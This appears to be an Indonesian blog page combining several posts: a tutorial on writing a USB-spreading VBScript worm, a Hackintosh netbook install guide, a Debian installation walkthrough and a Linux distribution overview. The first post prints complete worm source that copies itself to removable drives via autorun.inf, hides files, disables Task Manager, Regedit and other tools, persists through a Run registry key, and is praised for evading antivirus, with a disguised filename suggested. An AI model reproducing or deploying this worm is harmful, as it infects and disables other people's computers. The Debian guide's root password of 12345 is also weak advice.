Pages

Minggu, 12 Juni 2011

membuat virus sederhana dengan notepade

Iseng-iseng mencolok Flash Disc saudara saya tiba-tiba saya nemu sebuah malcode lokal yang dibuat dengan bahasa VBS. Wah, ternyata para virus maker mulai melirik memakai bahasa VBS. Mungkin karena menyangkut HAKI (Hak Atas Kekayaan Intelektual) karena VB6.0 yang banyak beredar adalah bajakan. Jadi ia membuat virus dengan VBS yang bisa dibuat hanya dengan Notepad karena di Windows sudah ada compiler yang terintegrasi dengannya, Windows Based Script Host.
Sesua janji saya, kita akan membuat virus yang sederhana menggunakan Notepad. Virus ini akan membuat dirinya menyebar ke removable disc dengan AutoRun sehingga komputer lain yang tercolok flash disc terinfeksi akan langsung menjadi korban tanpa menungu User menjalankan infector-nya. Virus ini saya beri nama “Kalong.VBS”. Sekarang buka Notepad-nya. Copy kode berikut :
‘//–Awal dari kode, set agar ketika terjadi Error dibiarkan dan kemudian lanjutkan kegiatan virus–//
on error resume next
‘//–Dim kata-kata berikut ini–//
dim rekur,windowpath,flashdrive,fs,mf,isi,tf,kalong,nt,check,sd
‘//–Set sebuah teks yang nantinya akan dibuat untuk Autorun Setup Information–//
isi = “[autorun]” & vbcrlf & “shellexecute=wscript.exe k4l0n6.dll.vbs”
set fs = createobject(”Scripting.FileSystemObject”)
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text = mf.openastextstream(1,-2)
do while not text.atendofstream
rekur = rekur & text.readline
rekur = rekur & vbcrlf
loop
do
‘//–Copy diri untuk menjadi file induk di Windows Path (example: C:\Windows)
Set windowpath = fs.getspecialfolder(0)
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 32
set tf=fs.createtextfile(windowpath & “\batch- k4l0n6.dll.vbs”,2,true)
tf.write rekursif
tf.close
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf untuk menjalankan virus otomatis setiap flash disc tercolok–//
‘Menyebar ke setiap drive yang bertype 1 dan 2(removable) termasuk disket
for each flashdrive in fs.drives
‘//–Cek Drive–//
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> “A:” then
‘//–Buat Infector jika ternyata Drivetypr 1 atau 2. Atau A:\–//
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &”\k4l0n6.dll.vbs “,2,true)
tf.write rekursif
tf.close
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf yang teks-nya tadi sudah disiapkan (Auto Setup Information)–//
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &”\autorun.inf”,2,true)
tf.write isi
tf.close
set tf = fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes=39
end if
next
‘//–Manipulasi Registry–//
set kalong = createobject(”WScript.Shell”)
‘//–Manip - Ubah Title Internet Explorer menjadi THE KALONG v.s. ZAY–//
kalong.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title”,” THE KALONG v.s. ZAY “
‘//–Manip – Set agar file hidden tidak ditampilkan di Explorer–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Advanced\Hidden”, “0″, “REG_DWORD”
‘//–Manip – Hilangkan menu Find, Folder Options, Run,  dan memblokir Regedit dan Task Manager–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr”, “1″, “REG_DWORD”
‘//–Manip – Disable klik kanan–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoViewContextMenu”, “1″, “REG_DWORD”
‘//–Manip - Munculkan Pesan Setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption”, “Worm Kalong. Variant from Rangga-Zay, don’t panic all data are safe.”
‘//–Manip – Aktif setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Systemdir”, windowpath & “\batch- k4l0n6.dll.vbs “
‘//–Manip – Ubah RegisteredOwner dan Organization–//
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization”, “The Batrix”
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner”,”Kalong”
‘//–Nah kalau kode dibawah ini saya nggak tau, tolong Mas Aat_S untuk menjelaskan–//
if check <> 1 then
Wscript.sleep 200000
end if
loop while check <> 1
set sd = createobject(”Wscript.shell”)
sd.run windowpath & “\explorer.exe /e,/select, ” & Wscript.ScriptFullname
‘Akhir dari Kode

Save code di Notepad dengan cara FILE > SAVE. Lalu di save as type pilih “All Files (*.*). Simpan dengan nama : k4l0n6.dll.vbs. Sebenarnya gak usah pake *.dll juga gak apa-apa tapi usaha agar tidak mencurigakan aja.
He..he…Virus Worm ini memang bukan murni dari pemikiran saya sendiri karena meniru kode-nya virus Rangga-Zay. Tapi yang ini lebih bagus karena tidak terdeteksi pakai PCMAV RC15, CLAMAV, dan AVAST. Itung-itung ini buat Anda tahu kalau membuat virus/worm tidak perlu membeli software bajakan. Pakai Notepad (dari Windows Original) juga bisa.
sumber:  http://www.binushacker.net/membuat-virus-sederhana-notepad.html

hanya untuk pembelajaran

Pada Komputer Macintosh/Hackintosh
  1. Masukkan Mac OS X Install DVD (atau DMG nya) dan USB Drive.
  2. Jalankan Disk Utility (Application/Utilities).
  3. Klik pada icon USB Drive yang menyatakan besar dari drive (Saya pakai Sandisk Cruzer 8 GB, tertulis 8.04 GB).
  4. Buka tab partition.
  5. Pengaturan :
    Buat Partisi untuk Mac OS X pada USB External Drive
    Buat Partisi untuk Mac OS X pada USB External Drive
    • Volume Scheme : 1 Partition
    • Name : Mac OS X Install DVD (Sebetulnya bebas saja, karena nanti ditulis ulang oleh image)
    • Format : Mac OS Extended
  6. Klik Apply.
  7. Klik Partition.
  8. Ketika Partition selesai, buka tab Restore.
  9. Klik tombol image snowleopard_10a432_userdvd.dmg (atau giring/drag Mac OS X Install DVD yang berada di Optical Drive) ke dalam kotak Source.
  10. Giring/drag Mac OS X Install DVD (partisi yang di External USB Drive) ke kotak Destination.
    Restore Mac OS X Install DVD Snow Leopard ke dalam External USB Drive
    Restore Mac OS X Install DVD Snow Leopard ke dalam External USB Drive
  11. Klik Restore, klik Restore sekali lagi di Window yang muncul.
  12. Masukkan password Mac yang digunakan, tunggu antara 25 menit sampai dengan 2 jam untuk selesai.
  13. Ketika restorasi selesai, tutup Disk Utility dan keluarkan DVD.
  14. Buka aplikasi NetbookBootMaker, kija ada tampilan warning “Are you sure you want to open it?” klik Open.
  15. Untuk partisi yang diformat, pilih Mac OS X Install DVD (di External USB Drive).
  16. Klik tombol “Prepare Boot Drive”.
    Menyiapkan Boot Drive Mac OS X Install DVD pada USB External Drive
    Menyiapkan Boot Drive Mac OS X Install DVD pada USB External Drive
  17. Masukkan lagi password Mac yang digunakan, klik OK, tunggu beberapa menit.
  18. Ketika muncul Popup Window yang mengatakan telah selesai, klik OK, tutup aplikasi NetbookBootMaker.
  19. Eject External USB Drive yang baru saja diformat. Selamat, Anda telah berhasil membuat Installer Mac OS X Snow Leopard di External USB Driv
Pada Netbook
  1. Sebelum menghidupkan Netbook, masukkan External USB Drive ke port USB yang tersedia.
  2. Hidupkan Netbook Anda, tekan tombol Power. Masuk ke dalam BIOS, pastikan mode Hard Disk AHCI dan setting untuk boot dari External USB Drive. Save dan Exit dari BIOS.
  3. Boot dari External USB Drive, tunggu loading sampai dengan layar pilihan bahasa. Jika misalnya terjadi reboot sebelum loading selesai: pada boot berikutnya di tulisan “Mac OS X Install DVD” yang sedang loading, tekan F8 dan ketik : -v -x cpus=1 arch=i386. Option tersebut bisa digunakan terpisah, tapi untuk menjamin jalannya instalasi, kita gunakan semuanya. Penjelasannya :
    • -v adalah verbose mode, dimana semua informasi pada saat booting dilakukan. Berguna jika kita ingin mengetahui letak kesalahan.
    • -x adalah safe mode, dimana boot hanya akan me-load kexts (kernel extensions) yang kompatibel saja, sehingga menghindari kegagalan kernel (kernel panic).
    • cpus=1 adalah kondisi dimana hanya ada satu cpu yang digunakan, sangat berguna untuk komputer yang belum dual core atau arsitekturnya belum sepenuhnya 64 bit.
    • arch=i386 adalah pilihan untuk menggunakan arsitektur i386 (32-bit).
    • busratio=10 adalah pilihan untuk menyesuaikan multiplier pada cpu dengan Sistem Instalasi Mac OS X. berguna untuk cpu yang tidak dikenali(misal pada 10.6.0: Intel Core i3/i5/i7) . Kebetulan tidak kita gunakan, karena biasanya tidak ada masalah tanpa menggunakan ini.
  4. Setelah layar pilihan bahasa muncul, pilih bahasa yang digunakan (Saya menggunakan English), dan klik Continue (tombol panah di bawah kanan).
  5. Tekan tombol Continue di Welcome Screen, tekan tombol Agree di layar berikutnya.
  6. Buka Disk Utility, di menu atas : Menu Bar > Utilities > Disk Utility …
  7. Pilih icon Internal Hard Disk
  8. Buka tab Partition. Ada dua pengaturan di bawah ini adalah karena rencananya akan diinstall 2 sistem operasi yang lain, yaitu Windows 7 dan Ubuntu 10. Jika Anda hanya ingin satu sistem operasi saja, minimal buat 2 partisi : pertama untuk Mac OS X, kedua untuk Penyimpanan dalam format MS-DOS (FAT).
    1. Pengaturan untuk Mac OS X tunggal :
      • Volume Scheme : 2 Partitions
      • Name 1 : Mac OS X
      • Format 1 : Mac OS Extended (Journaled)
      • Size 1 : 35 GB (Minimal set 20 GB)
      • Name 2 : PENYIMPANAN
      • Format 2 : MS-DOS (FAT)
    2. Pengaturan untuk Triple Boot: (Ukuran Size bebas, kebetulan ini konfigurasi di Netbook Saya)
      Buat partisi pada Internal Hard Disk
      Buat partisi pada Internal Hard Disk
      • Volume Scheme : 4 Partitions (tidak boleh lebih dari empat, berkaitan dengan interoperabilitas antara GPT dan MBR)
      • Name 1 : Mac OS X
      • Format 1 : Mac OS Extended (Journaled)
      • Size 1 : 25 GB (Minimal set 20 GB)
      • Name 2 : WINDOWS
      • Format 2 : MS-DOS (FAT) (nanti bisa diformat ulang menjadi NTFS pada saat install Windows)
      • Size 2 : 30 GB (kalau Windows 7, minimum 30 GB)
      • Name 3 : PENYIMPANAN (ini untuk berbagi file antar Sistem Operasi
      • Format 3 : MS-DOS (FAT)
      • Size 3 : Maksimum sisa dari tiga partisi sistem operasi (Mac OS X, Windows, Linux)
      • Name 4 : LINUX
      • Format 4 : MS-DOS (FAT) (nanti bisa diformat ulang pada saat install Linux)
      • Size 2 : 20 GB (kalau Linux Ubuntu Desktop, minimum 15 GB)
  9. Tekan tombol Apply, kemudian tombol Partition. Setelah selesai, tutup Disk Utility.
  10. Lanjutkan instalasi, pilih Hard Disk yang baru saja diformat sebagai tempat instalasi.
  11. Tekan tombol Customize, hapus checklist dari feature yang tidak digunakan (menghemat waktu instalasi dan ruang di hard disk) :
    • Additional Fonts – hanya diperlukan pada bahasa tertentu dengan karakter khusus. Tidak usah.
    • Languange Translations – Digunakan untuk menterjemahkan OS menjadi bahasa yang berbeda. Tidak usah.
    • Printer Support – Tidak perlu. Jika ada printer yang akan digunakan, Snow Leopard cukup terhubung ke internet dan secara otomatis Snow Leopard akan mengunduh driver yang diperlukan. Tidak usah.
    • Rosetta – Rosetta membuat aplikasi yang dibangun untuk Mac Power PC (sebelum 10.4) bisa dijalankan. Install saja, ukurannya kecil dan mungkin berguna.
    • QuickTime 7 – berguna untuk menonton QuickTime movie yang di encode dalam format lama. Tidak usah.
  12. Klik tombol OK, kemudian tekan tombol Install. Waktu instalasi berkisar antara 30 menit s.d. 4 jam.
  13. Beberapa Netbook memiliki masalah ketika harus menggenerate DSDT. Untuk mengatasi masalah ini kita akan mengaktifkan Installer Log untuk monitoring masalah. Pilih Menu Bar > Windows > Installer Log. Pilih Show All Logs.
    1. Jika Installer Log menampilkan tulisan : “.postinstall : cp : /Volumes/ramdisk/dsdt/latest_dsdl.dsl : No such file or directory”
    2. Pilih Menu Bar > Mac OS X Installer > Quit Mac OS X Installer…, Klik Tombol Restart. Instalasi tetap berhasil.
    3. Boot lagi dari External USB Drive, kali ini pilih partisi Mac OS X. Lanjutkan ke langkah 15.
  14. Netbook akan secara otomatis restart ketika instalasi selesai ( jika installer hampir selesai kemudian muncil tulisan failed (gagal), kemungkinan besar instalasi telah selesai, silakan reboot saja). Reboot Netbook dan unplug External USB Drive.
  15. Anda akan disuguhkan dengan logo Apple, dan spinning wheel (animasi roda berputar). Bila tidak ada spinning wheel, kemungkinan terjadi kernel panic. Coba reboot kembali, ketika muncul pilihan partisi, pilih partisi Mac OS X, ketik “-v -x cpus=1 arch=i386” dan tekan ENTER.
  16. Pertama kali menjalankan Mac OS X, akan ada video yang diputar sekitar satu menit (atau tidak ada, tidak apa-apa). Proses pembuatan account akan dimulai setelah itu. Isi semua informasi yang Anda mau (tidak perlu melakukan registrasi, bahkan tidak disarankan) untuk menyelesaikan setup. Jika muncul tulisan error message yang mengatakan “The Mac OS X Setup Assistant can not be used with this monitor”, Anda tetap bisa mengatur account di System Preferences. Ini biasanya terjadi pada Netbook dengan resolusi lebih rendah dari 1024×600.
  17. Pasang kembali USB External Drive (akan tampil di desktop) dan buka aplikasi NetbookInstaller 0.8.4RC1fix. Mungkin akan muncul tulisan unsupported (terjadi pada beberapa netbook), klik saja tombol Continue. Pastikan setting berikut di checklist :
    • Install Chameleon 2 NBI Bootloader
    • Install Dell Mini 10v Extensions
    • Regenerate a system DSDT.aml file
  18. Klik Install, masukkan passsword dan tutup aplikasi ketika dinyatakan berhasil. Mungkin harus memasukkan password beberapa kali sampai selesai.
    • Jika mengalami masalah di langkah 13, maka aplikasi NetbookInstaller setelah sampai pada “Regenerating DSDT.aml” tidak akan selesai. Untuk mengatasi masalah ini, buka Applications > Utilities > Terminal. Ketik : “sudo mv /Volumes/ramdisk/dsdt/latest_dsdt.dsl /Volumes/ramdisk/dsdt/latest_dsdl.dsl” kemudian tekan ENTER, masukkan password jika diminta dan ENTER. Instalasi akan berjalan kembali sampai selesai.
  19. Selamat, Anda telah berhasil melakukan instalasi Mac OS X Snow Leopard 10.6.0 di Netbook Anda. Jika Anda ingin melakukan instalasi Windows dan Ubuntu, silakan saja, tentu saja Install Windows dulu baru kemudian Ubuntu. Guide berikutnya akan membahas mengenai ini, dan rincian bagaimana agar berjalan dengan baik
sumber:http://untaiankisah.web.id/archives/768

instal debian

LANGKAH I
Persiapan Menginstall Linux (Debian)
Nyalakan komputer, kemudian tekan [delete] untuk masuk ke bios,
Setelah di dalam bios, pilih menu
BIOS FEATURES SETUP
tekan [ENTER]
Setelah itu pilihlah menu Boot Sequence agar menjadi CDROM,C,A
[ESC]
Pilih,
SAVE & EXIT SETUP
tekan [ENTER]
tekan y [ENTER]
Maka komputer akan mulai booting kembali dengan boot sequence pertama ke CDROM.
Masukkan CD debian yang ada kedalam CDROM.
LANGKAH II
Boot dari CD
Setelah memasukkan CD ke dalam CDROM maka tinggal tunggu CD boot.
Setelah komputer boot ke CD, akan muncul tampilan sebagai berikut:
Welcome to Deal
This is debian ...........................................
..........................................................
boot:_ [ENTER]
LANGKAH III
Pilihan Awal Penginstallan
Setelah itu komputer akan loading...
Tunggu sampai muncul tulisan sebagai berikut:
' Choose The Language '
Pilih bahasa (disarankan bahasa inggris - en). [ENTER]
' Choose Language Variant '
Pilih ' English (United States) ' [ENTER].
' Relase Notes '
Pilih [ENTER].
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Configure the Keyboard
tekan [ENTER].
' Select a Keyboard '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pilih,
qwerty/us : U.S. English (QWERTY)
[ENTER]
LANGKAH IV
Menentukan Partisi Hardisk
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Initialize and Activate a Swap Partition
pilih,
Previous: Partition a Hard Disk
[ENTER]
' Select Disk Drive '
pilih,
/dev/hda
[ENTER]
' Lilo Limitations '
[ENTER]
' Note on additional space for the ReiserFS Journal '
[ENTER]
Akan muncul tampilan partisi yang ada pada hard Disk hda, dengan informasi ini anda akan mengetahui letak partisi swap dan letak partisi tempat anda akan meletakkan '/' (root).
pilih [ Quit ]
dengan menggerakan/menekan panah kearah kanan. [ENTER]
LANGKAH V
Menginisialisasi Partisi Swap
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight pada pilihan yang paling atas dengan tulisan,
Next : Initialize and Activate a Swap Partition
[ENTER]
' Scan for Bad Blocks? '
pilih [ENTER]
' Are You Sure? '
pilih [ENTER]
LANGKAH VI
Memilih jenis File System pada Partisi Linux
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Initialize a Linux Partition
[ENTER]
' Choose Filesystem Type '
Terdapat 3 pilihan pada kotak, pilih,
Ext3 : Next Generation of Ext2, a journaling filesystem
[ENTER]
' Select Partition '
Pilih partisi yang akan dijadikan "Ext3"
Terdapat 3 pilihan pada kotak, pilih,
/dev/hda2 : Linux native
[ENTER]
' Scan for Bad Blocks? '
pilih [ENTER]
' Are You Sure? '
Perhatikan baik-baik apakah benar yang anda pilih /dev/hda2 sebagai "Ext3" kalau sudah benar
pilih [ENTER]
' Mount as the Root Filesystem? '
pilih [ENTER]
LANGKAH VII
Menginstall Kernel dan Modulnya
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight pada pilihan yang paling atas dengan tulisan,
Next : Install kernel and Driver Modules
[ENTER]
' Select Installation Medium '
pilih,
cdrom : CD-ROM drive
[ENTER]
' Please insert the CD-ROM '
pilih [ENTER]
' Please Wait '
' Select Archive path '
Pilih directory tempat menginstall kernel.
/instmnt/dists/woody/main/disks-i386/current
[ENTER]
' Please Wait '
LANGKAH VIII
Memilih Driver
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Configure Device Driver Modules
[ENTER]
' Note about loaded drivers '
pilih, [ENTER]
' Select Category '
Akan tampil pilihan-pilihan module yang akan di pilih,
1. Pilih ' kernel/drivers/input Input Devices. ' [ENTER]
' Select kernel/driver/input modules '
pilih,
' kebdev - Keyboard support ' [ENTER]
' kebdev '
pilih, [ENTER]
' Enter Command-Line Argumens '
Tidak perlu diisi apa-apa.
[ENTER]
pilih,
' mousedev - Mouse support ' [ENTER]
' mousedev '
pilih, [ENTER]
' Enter Command-Line Argumens '
Tidak perlu diisi apa-apa.
[ENTER]
Pilih ' Exit Finish Return to previous menu. ' [ENTER]
2. Pilih ' kernel/drivers/net Drivers for network interface cards ' [ENTER]
' Select kernel/drivers/net modules '
carilah ' eepro100 ' [ENTER]
' eepro100 '
pilih, [ENTER]
atau bila gagal bisa coba bonding
' Enter Command-Line Argumens '
Tidak perlu diisi apa-apa. [ENTER]
Pilih ' Exit Finish Return to previous menu. ' [ENTER]
3. Pilih ' kernel/fs/msdos
MS-DOS file system ' [ENTER]
' Select kernel/fs/msdos modules '
pilih, ' msdos - PC BIOS ' [ENTER]
' msdos '
pilih, [ENTER]
' Enter Command-Line Argumens '
Tidak perlu diisi apa-apa.
[ENTER]
Pilih ' Exit Finish Return to previous menu. ' [ENTER]
4. Pilih ' kernel/arch/1386/kernel i386-base drivers. ' [ENTER]
pilih, ' apm ' [ENTER]
' apm '
pilih, [ENTER]
' Enter Command-Line Argumens '
Tidak perlu diisi apa-apa.
[ENTER]
pilih, ' cpuid ' [ENTER]
' cpuid '
pilih, [ENTER]
' Enter Command-Line Argumens '
Tidak perlu diisi apa-apa.
[ENTER]
Pilih ' Exit Finish Return to previous menu. ' [ENTER]
Pilih, ' Exit ' [ENTER]
LANGKAH IX
Mengkonfigurasi Jaringan
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Configure the network
[ENTER]
' Choose The Hostname '
Ganti tulisan ' Debian ' dengan ' LAB-OS-27-*** '
*** diganti dengan nomor komputer.
[ENTER]
' Automatic Network Configuration '
pilih, [ENTER]
' Choose the IP Address '
Ganti tulisan default-nya dengan ' 152.118.27.*** '
*** diganti dengan nomor komputer.
[ENTER]
' Choose Network Mask '
Tidak usah diganti.
[ENTER]
' What is your IP gateaway address? '
152.118.27.1
[ENTER]
' Choose Domain Name '
Tulis ' cs.ui.ac.id '
[ENTER]
' Choose the DNS Server Addresses '
Ganti dengan ' 152.118.24.2 '
[ENTER]
LANGKAH X
Menginstall Base System
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di
highlight pada pilihan yang paling atas dengan tulisan,
Next : Install the base system
[ENTER]
' Select Installation Medium '
pilih,
' cdrom : CD-ROM drive '
[ENTER]
' Please insert the CD-ROM '
pilih, [ENTER]
' Select Archive path '
Pilih directory untuk menginstall base sistem.
/instmnt
[ENTER]
' Installing Base System, please wait '
Tunggulah sampai selesai menginstall.
LANGKAH XI
Membuat System Menjadi Bootable
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Make System Bootable
[ENTER]
' When should the LILO boot loader be installed ? '
Pilih,
/dev/hda : Install LILO in the MBR (use this if unsure).
[ENTER]
' Other bootable partitions '
Pilih,
Include Put all into the menu.
[ENTER]
' Securing LILO '
[ENTER]
LANGKAH XII
Membuat Boot Floppy
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Make a Boot Floppy
Masukkan disket(dalam keadaan baik)ke dalam floppy disk
[ENTER]
' Change Disk '
[ENTER]
Tunggulah sementara sedang membuat boot floppy
LANGKAH XIII
Mereboot Komputer
' Debian GNU/LINUX Installation Main Menu '
Akan ada macam-macam pilihan didalam kotak dengan bagian yang di highlight
pada pilihan yang paling atas dengan tulisan,
Next : Reboot The System
[ENTER]
' Reboot The System? '
Pilih,
Yes [ENTER]
Kemudian keluarkan disket dari floppy disk, sementara komputer sedang reboot.
Keluarkanlah cd deal dari cdrom.
Tunggu sampai muncul lilo boot seperti dibawah ini,
Linux
WIN/Dos
Pilih Linux [ENTER]
LANGKAH XIV
Konfigurasi System Debian
Kemudian akan masuk ke tampilan seperti dibawah ini :
' Debian System Configuration '
[ENTER]
' TimeZone Configuration '
Is the hardware clock set to GMT
Pilih,
[ENTER]
What area do you life in?
Pilih,
Asia [ENTER]
Select a city or time zone:
Pilih,
Jakarta [ENTER]
' Password setup '
Shall I enable md5 passwords?
Pilih,
[ENTER]
Shall I enable shadow passwords?
Pilih,
[ENTER]
Enter a password for the root:
Isi saja dengan 12345
[ENTER]
Re-enter password to verify:
Isi lagi dengan 12345
[ENTER]
Shall I create a normal user account now?
Pilih,
[ENTER]
' Debian System Configuration '
Shall I remove the pcmcia packages?
Pilih,
[ENTER]
Do you want to user a PPP connection to install the system.
Pilih,
[ENTER]
' Apt Configuration '
Choose the method apt should user to access to Debian archive:
Pilih,
cdrom [ENTER]
Masukkan cd deal ke dalam cdrom.
Enter CD ROM device file:
/dev/cdrom [ENTER]
Scan another CD?
pilih [ENTER]
Add another apt source?
pilih [ENTER]
Use security updates from security.debian.org?
pilih [ENTER]
Run tasksel?
pilih [ENTER]
Run dselect?
pilih [ENTER]
Run dselect?
pilih, [ENTER]
Tunggu sementara sedang mengkonfigurasi paket apa saja yang akan diambil,
sampai ada tulisan seperti di bawah ini :
Do you want to continue? [Y/n]
Ketikan y [ENTER]
Do you want to erase any previous downloaded.deb files? [Y/n]
Ketik,
y [ENTER]
Please enter to continue
[ENTER]
I can do .....
[---Please return---]
[ENTER]
You must choose one of the options below:
Enter value (default='1', 'x' to restart):
Ketik,
5 [ENTER]
'Debian System Configuration '
Have fun !
Thank you for choosing Debian.
[ENTER]
LANGKAH XV
Login
Nanti akan muncul pesan seperti dibawah ini:
LAB-OS-27-**** login :
(**** sesuai dengan komputer tempat anda menginstall)
Coba masukkan login root dan passwordnya.
Setelah itu kita akan mencoba menginstall paket.
Cara menginstallnya adalah dengan cara sebagai berikut:
ketik perintah ini di console:
apt-get install "nama paket" [ENTER]
Sebagai contoh kita akan mencoba menginstall lynx.
Jadi yang harus diketikkan adalah sebagai berikut :
apt-get install lynx [ENTER]
Do you want to continue? [Y/n]
ketikan y [ENTER]
Setelah selesai menginstall lynx coba ketikkan perintah ini di console :
lynx kambing.vlsm.org [ENTER]
Jika berhasil masuk ke halaman kambing.vlsm.org berarti anda berhasil.
Selamat menggunakan Debian!
Selamat mencoba di rumah!

distro linux

Ketika pengguna Linux baru berkenalan dengan Linux, biasanya mereka terbentur pada masalah distro yang akan dipakai/dipilih. Paling enak pakai distro apa ya?, Distro yang cocok buat dekstop apa ya?, demikianlah mungkin sedikit celotehan mereka. Saya sebagai newbie juga menyadari akan kesulitan tersebut, walaupun sebenarnya secara garis besar distro Linux sama yaitu menggunakan 'kernel' Linux, perbedaannya hanya pada paket program, program instalasi, organisasi direktori dan berkas, program aplikasi dan utilitas tambahan.
Distro Linux berbeda untuk kebutuhan yang berbeda, komentar ini bisa saja dipakai dimana kita akan cocok dengan suatu distro jika distro tersebut memberikan apa yang kita butuhkan, contoh jika kita ingin membuat server yang stabil dan customizable mungkin Slackware dan Debian dapat menjadi pilihan, tapi terkadang banyak orang terbiasa dengan distro pilihannya sendiri.
Linux-Mandrake memiliki dukungan bahasa dan utilitas yang banyak, distro ini dapat menjadi salah satu pilihan kita untuk desktop. Sebagian besar distro-distro sekarang sudah mengetahui apa yang dibutuhkan pengguna dan kondisi pasar, tinggal kita pintar memilih distro yang cocok dan sesuai dengan kebutuhan kita.
Dalam artikel ini hanya saya sertakan beberapa distro saja dan disesuaikan dengan pengetahuan dan referensi saya yang terbatas.

  1. Linux-Mandrake
    http://www.linux-mandrake.com mandrake.png
    Linux-Mandrake adalah salah satu distro turunan dari Red Hat Linux yang menyediakan banyak pengembangan dan aplikasi 'pre-configured' dan didukung banyak bahasa di seluruh dunia. Distro ini dikenal mudah untuk pemula dan cocok untuk kelas desktop tapi tidak menutup kemungkinan untuk dijadikan platform pada server. Optimasi untuk prosesor kelas Pentium ke atas membuat Linux-Mandrake dapat berjalan dengan baik pada platform tersebut. Linux-Mandrake tersedia dalam GPL dan PowerPack yang terdiri dari beberapa cd 6+ CD dan aplikasi komersial. CD GPL-nya yang berisi sistem dasar dan aplikasi tersedia gratis melalui situs Linux-Mandrake dalam bentuk iso image. Linux-Mandrake beberapa kali telah memenangkan beberapa penghargaan baik penghargaan 'pilihan', 'product of the year', 'best distro' dan merupakan distro teratas pemakainya pada distrowatch.com.
  2. Red Hat Linux
    http://www.redhat.com redhat.png
    Red Hat adalah distro yang cukup populer di kalangan pengembang dan perusahaan Linux. Dukungan-dukungan secara teknis, pelatihan, sertifikasi, aplikasi pengembangan, dan bergabungnya para hacker kernel dan free-software seperti Alan Cox, Michael Johnson, Stephen Tweedie menjadikan Red Hat berkembang cepat dan digunakan pada perusahaan.
    Poin terbesar dari distro ini adalah Red Hat Package Manager (RPM). RPM adalah sebuah perangkat lunak untuk memanajemen paket-paket pada sistem Linux kita dan dianggap sebagai standar de-facto dalam pemaketan pada distro-distro turunannya dan yang mendukung distro ini secara luas.
  3. Slackware
    http://www.slackware.com slackware.jpg
    Distronya Patrick Volkerding yang terkenal pertama kali setelah SLS. Slackware dikenal lebih dekat dengan gaya UNIX, sederhana, stabil, mudah dikustom, dan didesain untuk komputer 386/486 atau lebih tinggi. Distro ini termasuk distro yang cryptic dan manual sekali bagi pemula Linux, tapi dengan menggunakan distro ini beberapa penggunanya dapat mengetahui banyak cara kerja sistem dan distro tersebut. Debian adalah salah satu distro selain Slackware yang masuk dalam kategori ini. Sebagian besar aktivitas konfigurasi di Slackware dilakukan secara manual (tidak ada tool seperti Yast pada S.U.S.E ataupun Linuxconf pada RedHat).
  4. S.u.S.E.
    http://www.suse.com suse_logo.png
    S.u.S.E. adalah distro yang populer di Jerman dan Eropa, terkenal akan dukungan driver VGA-nya dan YasT.
    S.u.S.E tersedia secara komersial dan untuk versi GPL-nya dapat diinstal melalui ftp di situs S.u.S.E.
